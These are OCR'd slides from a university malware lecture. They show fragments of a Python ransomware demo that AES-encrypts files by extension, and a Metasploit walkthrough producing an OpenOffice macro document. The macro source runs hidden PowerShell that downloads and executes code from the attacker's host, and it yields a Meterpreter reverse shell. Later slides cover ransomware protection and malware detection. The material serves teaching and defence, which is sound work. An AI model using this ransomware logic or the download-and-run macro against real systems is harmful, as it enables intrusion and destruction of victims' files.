
```python
#!/usr/bin/env python
from Crypto.Cipher import AES
from Crypto.Util import Counter
import argparse
import os

import discover
import modify

# ------------------
# GLOBAL VARIABLES
# CHANGE IF NEEDED
# ------------------
#  set to either: '128/192/256 bit plaintext key' or False
#  key length is 16/24/32 chars long
HARDCODED_KEY = b'veryweakpassword'


```

```python
    # don't uncomment below, unless you really want to ruin your files
        # else:
        #     key = random(32)

    ctr = Counter.new(128)
    crypt = AES.new(key, AES.MODE_CTR, counter=ctr)

    # change this to fit your needs.
    startdirs = ['/home/jin/testing']
    for currentDir in startdirs:
        for file in discover.discoverFiles(currentDir):
            modify.modify_file_inplace(file, crypt.encrypt)
```

```python
    # This is a file extension list of all files that may want to be encrypted.
    # They are grouped by category. If a category is not wanted, Comment that line.
    # All files uncommented by default should be harmless to the system
    # that is: Encrypting all files of all the below types should leave a system in a bootable state,
    # BUT applications which depend on such resources may become broken.
    # This will not cover all files, but it should be a decent range.
    extensions = [
        # 'exe,', 'dll', 'so', 'rpm', 'deb', 'vmlinuz', 'img',  # SYSTEM FILES - BEWARE! MAY DESTROY SYSTEM!
        'jpg', 'jpeg', 'bmp', 'gif', 'png', 'svg', 'psd', 'raw', # images
        #'mp3','mp4', 'm4a', 'aac','ogg','flac', 'wav', 'wma', 'aiff', 'ape', # music and sound
        #'avi', 'flv', 'm4v', 'mkv', 'mov', 'mpg', 'mpeg', 'wmv', 'swf', '3gp', # Video and movies
```

Ransomware






```
(base) ┌──(jin㉿kali)-[~/cits3006/lect5]
└─$ python3 main.py -d

Your files have been locked! Please use the below decryption key provided
to unlock your files.

Your decryption key is: 'veryweakpassword'


Enter Your Key> veryweakpassword

(base) ┌──(jin㉿kali)-[~/cits3006/lect5]
└─$
```

Ransomware Protection

- Backup files
- Keep up to date with security
- Review permissions
- Security policy for phishing
- Anti-ransomware
- Decryption tools

Malicious Applications

- We can also create some malicious applications using techniques we learned so far
  - Let’s create a malicious document file
  - We actually already know all the necessary techniques to do this

Macro virus

- Demo
  - You will need Apache Open Office setup to actually do the exploit.
  - This demo will also work for MS Word doc too, but since installing MS Word on our demo Windows VM is a bit of pain, we will just exploit Open Office instead.
    - Apple Silicon – you can install x86 on your preview Windows, it will still work.
  - You also might get an error about needing JRE – you can ignore it.

Macro virus


```
msf6 exploit(multi/misc/openoffice_document_macro) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/openoffice_document_macro) >
[*] Started reverse TCP handler on 192.168.68.8:4444
[*] Using URL: http://192.168.68.8:8080/k4y6hID2Ow8SS
[*] Server started.
[*] Generating our odt file for Apache OpenOffice on Windows (PSH)...
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Basic
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Basic/Standard
[*] Packaging file: Basic/Standard/Module1.xml
[*] Packaging file: Basic/Standard/script-lb.xml
[*] Packaging file: Basic/script-lc.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Configurations2
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Configurations2/accelerator
[*] Packaging file: Configurations2/accelerator/current.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/META-INF
[*] Packaging file: META-INF/manifest.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Thumbnails
[*] Packaging file: Thumbnails/thumbnail.png
[*] Packaging file: content.xml
[*] Packaging file: manifest.rdf
[*] Packaging file: meta.xml
[*] Packaging file: mimetype
[*] Packaging file: settings.xml
[*] Packaging file: styles.xml
[+] report.odt stored at /home/jin/.msf4/local/report.odt
```

Macro virus

```
┌──(jin㉿kali)-[~]
└─$ sudo cp /home/jin/.msf4/local/report.odt /var/www/html/share

┌──(jin㉿kali)-[~]
└─$ sudo service apache2 start

┌──(jin㉿kali)-[~]
└─$
```

```
PS C:\Users\jin> wget http://192.168.68.8/share/report.odt -UseBasicParsing -outfile "C:\Users\jin\Desktop\report.odt"
PS C:\Users\jin> cd .\Desktop\
PS C:\Users\jin\Desktop> ls


    Directory: C:\Users\jin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        27/07/2022   7:32 AM                odbg110
d-----        28/07/2022  11:01 PM                OpenOffice 4.1.13 (en-US) Installation Files
-a----        29/05/2022  12:16 AM           2352 Microsoft Edge.lnk
-a----        29/07/2022   1:24 AM           7714 report.odt


PS C:\Users\jin\Desktop>
```

Macro virus


report.odt - OpenOffice Writer
File Edit View Insert Format Table Tools Window Help
Default
Times New Roman
12
Properties
Options - OpenOffice - Security
OpenOffice
User Data
General
Memory
View
Print
Paths
Colors
Fonts
Security
Load/Save
Charts
Internet
Security options and warnings
Macro Security
Security Level
Trusted Sources
Very high.
Only macros from trusted file locations are allowed to run. All other macros, regardless whether signed or not, are disabled.
High.
Only signed macros from trusted sources are allowed to run. Unsigned macros are disabled.
Medium.
Confirmation required before executing macros from untrusted sources.
Low (not recommended).
All macros will be executed without confirmation. Use this setting only if you are certain that all documents that will be opened are safe.
OK
Cancel
Help
Reset
Back
Page 1 / 1
Default
English (USA)
INSRT
STD
100 %

Macro virus

```
[+] report.odt stored at /home/jin/.msf4/local/report.odt
[*] 192.168.68.6     openoffice_document_macro - Sending payload
[*] Sending stage (175686 bytes) to 192.168.68.6
[*] Meterpreter session 1 opened (192.168.68.8:4444 → 192.168.68.6:49830) at 2022-07-29 16
:25:48 +0800

msf6 exploit(multi/misc/openoffice_document_macro) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > cd C:/
meterpreter > dir
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2022-07-20 14:55:04 +0800  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2022-05-29 15:11:03 +0800  Documents and Settings
100666/rw-rw-rw-  12288  fil   2022-07-30 05:51:58 +0800  DumpStack.log
000000/----------  0      fif   1970-01-01 08:00:00 +0800  DumpStack.log.tmp
040777/rwxrwxrwx  0      dir   2021-05-23 03:30:44 +0800  PerfLogs
040555/r-xr-xr-x  4096   dir   2022-07-29 14:07:52 +0800  Program Files
040555/r-xr-xr-x  4096   dir   2021-05-23 05:13:48 +0800  Program Files (Arm)
040555/r-xr-xr-x  4096   dir   2022-07-29 14:10:30 +0800  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2022-07-29 14:10:31 +0800  ProgramData
040777/rwxrwxrwx  0      dir   2022-05-29 15:11:04 +0800  Recovery
040777/rwxrwxrwx  4096   dir   2022-05-29 15:11:06 +0800  System Volume Information
040555/r-xr-xr-x  4096   dir   2022-05-29 15:16:32 +0800  Users
040777/rwxrwxrwx  16384  dir   2022-07-30 06:22:52 +0800  Windows
000000/----------  0      fif   1970-01-01 08:00:00 +0800  hiberfil.sys
000000/----------  0      fif   1970-01-01 08:00:00 +0800  pagefile.sys
000000/----------  0      fif   1970-01-01 08:00:00 +0800  swapfile.sys
040777/rwxrwxrwx  0      dir   2022-07-20 13:15:27 +0800  test

meterpreter >
```

Macro virus

```
REM  *****  BASIC  *****

    Sub OnLoad
      Dim os as string
      os = GetOS
      If os = "windows" OR os = "osx" OR os = "linux" Then
        Exploit
      end If
    End Sub

    Sub Exploit
      Shell("cmd.exe /C ""powershell.exe -nop -w hidden -c $q=new-object net.webclient;\
            if([System.Net.WebProxy]::GetDefaultProxy().address -ne $null){$q.proxy=[Net.WebRequest]::GetSystemWebProxy();\
            $q.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;};\
            IEX ((new-object Net.WebClient).DownloadString('http://192.168.68.8:8080/k4y6hID2Ow8SS'));""")
    End Sub

    Function GetOS() as string
      select case getGUIType
        case 1:
          GetOS = "windows"
        case 3:
          GetOS = "osx"
        case 4:
          GetOS = "linux"
      end select
    End Function

    Function GetExtName() as string
      select case GetOS
        case "windows"
          GetFileName = "exe"
        case else
          GetFileName = "bin"
      end select
    End Function
```

```
msf6 exploit(multi/misc/openoffice_document_macro) > explo
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/openoffice_document_macro) >
[*] Started reverse TCP handler on 192.168.68.8:4444
[*] Using URL: http://192.168.68.8:8080/k4y6hID2Ow8SS
[*] Server started.
[*] Generating our odt file for Apache OpenOffice on Windo
[*] Packaging directory: /usr/share/metasploit-framework/d
macro/Basic
[*] Packaging directory: /usr/share/metasploit-framework/d
macro/Basic/Standard
```


Application Security

- We need to carefully consider how we develop applications
  - People are too rushed to create applications without considering security implications
- We need to be careful when using applications from others
  - Attackers can easily create applications that looks like legitimate applications
  - Always check the source of the application
  - If the checksum is given, good practice to confirm this

Zero-day

- Zero-day attacks take advantage of software vulnerability for which there are **no available fixes**
- Attacks take advantage of flaws before software makers can fix them
- Has become significant issue from 2008 on
- Emphasises importance of safe configuration policies and good incident reporting systems

Zero-day



- A few techniques exist to detect zero-day attacks:
  - **Statistical-based:**
    - This approach to detecting Zero-Day exploits in real time relies on attack profiles built from historical data.
  - **Signature-based:**
    - This detection approach is dependent on signatures made from known exploits.
  - **Behaviour-based:**
    - This model defence is based on the analysis of the exploit's interaction with the target.
  - **Hybrid-based:**
    - As the name suggests, this approach is a blending of different approaches.

Symantec "Guide to zero-day exploits" 2017 - https://www.websecurity.symantec.com/content/dam/websitesecurity/digitalassets/desktop/pdfs/datasheet/Guide_to_Zero_Day_Exploits.pdf

http://securityaffairs.co/wordpress/wp-content/uploads/2013/12/zero-day-vulnerability-life-cycle.jpg

Malware - Detection

- Signature
  - Find a string that can identify the virus
  - Fingerprint like
- Heuristics
  - Analyze program behavior
    - Network access, File open, Attempt to delete file, Attempt to modify the boot sector etc.
- Anomaly
  - Running the executable in a VM and observe
    - File activity, Network, Memory etc.

Signatures: A Malware Countermeasure

- Scan compare the analyzed object with a database of signatures
- A signature is a virus fingerprint
  - E.g.,a string with a sequence of instructions specific for each virus
  - Different from a digital signature
- A file is infected if there is a signature inside its code
  - Fast pattern matching techniques to search for signatures
- All the signatures together create the malware database that usually is proprietary

Signatures Database

- Common Malware Enumeration (CME)
  - aims to provide unique, common identifiers to new virus threats
  - Hosted by MITRE
  - http://cme.mitre.org/data/list.html
- Digital Immune System (DIS)
  - Create automatically new signatures

White/Black Listing

- Maintain database of cryptographic hashes for
  - Operating system files
  - Popular applications
  - Known infected files
- Compute hash of each file
- Look up into database
- Needs to protect the integrity of the database

Shield vs. On-demand

- Shield
  - Background process (service/daemon)
  - Scans each time a file is touched (open, copy, execute, etc.)
- On-demand
  - Scan on explicit user request or according to regular schedule
  - On a suspicious file, directory, drive, etc.

Performance test of scan techniques

- Comparative: check the number of already known viruses that are found and the time to perform the scan
- Retrospective: test the proactive detection of the scanner for unknown viruses, to verify which vendor uses better heuristics

Anti-viruses are ranked using both parameters:
http://www.av-comparatives.org/

Online vs Offline Anti Virus Software

Online

- Free browser plug-in
- Authentication through third party certificate (i.e. VeriSign)
- No shielding
- Software and signatures update at each scan
- Poorly configurable
- Scan needs internet connection
- Report collected by the company that offers the service

Offline

- Paid annual subscription
- Installed on the OS
- Software distributed securely by the vendor online or a retailer
- System shielding
- Scheduled software and signatures updates
- Easily configurable
- Scan without internet connection
- Report collected locally and may be sent to vendor

Quarantine

- A suspicious file can be isolated in a folder called quarantine:
  - E.g,. if the result of the heuristic analysis is positive and you are waiting for db signatures update
- The suspicious file is not deleted but made harmless: the user can decide when to remove it or eventually restore for a false positive
  - Interacting with a file in quarantine it is possible only through the antivirus program
- The file in quarantine is harmless because it is encrypted
- Usually the quarantine technique is proprietary, and the details are kept secret

Heuristic Analysis

- Useful to identify new and “zero day” malware
- Code analysis
  - Based on the instructions, the antivirus can determine whether or not the program is malicious, i.e., program contains instruction to delete system files,
- Execution emulation
  - Run code in isolated emulation environment
  - Monitor actions that target file takes
  - If the actions are harmful, mark as virus
- Heuristic methods can trigger false alarms

Static vs. Dynamic Analysis

Static Analysis

- Checks the code without trying to execute it
- Quick scan in whitelist
- Filtering: scan with different antivirus and check if they return same result with different name
- Weeding: remove the correct part of files as junk to better identify the virus
- Code analysis: check binary code to understand if it is an executable, e.g., PE
- Disassembling: check if the byte code shows something unusual

Dynamic Analysis

- Check the execution of codes inside a virtual sandbox
- Monitor
  - File changes
  - Registry changes
  - Processes and threads
  - Networks ports

Malware Countermeasure

- Largely divides into Detection and Response.
- Detection can be placed at:
  - During download (i.e., network-based intrusion detection systems (IDS))
  - After download (i.e., host-based IDS, antivirus)
  - During execution (i.e., host and network security tools for function analysis)
- Polymorphism and metamorphism are effective against the above detection methods.
- What could we do to detect such malware?

Malware Countermeasure

- Response includes:
  - Isolation
  - Recovery
  - Forensics
  - Remediation

Malware Countermeasure

- Response includes:
  - Isolation
  - Recovery
  - Forensics
  - Remediation

Additional Readings

- Common Attack Pattern Enumeration and Classification
  - https://capec.mitre.org/index.html
- USB hacking video
  - https://twitter.com/i/status/1094389042685259776
- Virus Timeline
  - *not assessed
  - https://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms#2010%E2%80%93present
- 8 famous viruses
  - https://uk.norton.com/norton-blog/2016/02/the_8_most_famousco.html
- Zeus phishing email
  - http://www.salisbury.edu/helpdesk/security/latest/phishing_attempt__4122012_VariousZeusbot.html
- Document analysis cheat sheet
  - https://zeltser.com/analyzing-malicious-documents/?fbclid=IwAR3d2de5lJfacOaHBtR5RbtPCW7QFccv18LOjAHGAPW4N99PubT951EGRSc

Additional Items

- Ransomware
  - https://www.safaribooksonline.com/library/view/ransomware/9781491967874/ch01.html
  - http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf
  - http://documents.trendmicro.com/assets/wp/wp-ransomware-past-present-and-future.pdf
  - https://asecuritysite.com/ransomware_new01.pdf
- Web application vulnerability scanning tools
  - W3af (http://w3af.org/)
  - wpoison (https://sourceforge.net/projects/wpoison/)
  - Wapiti (http://wapiti.sourceforge.net/)
  - OWASP ZAP (https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)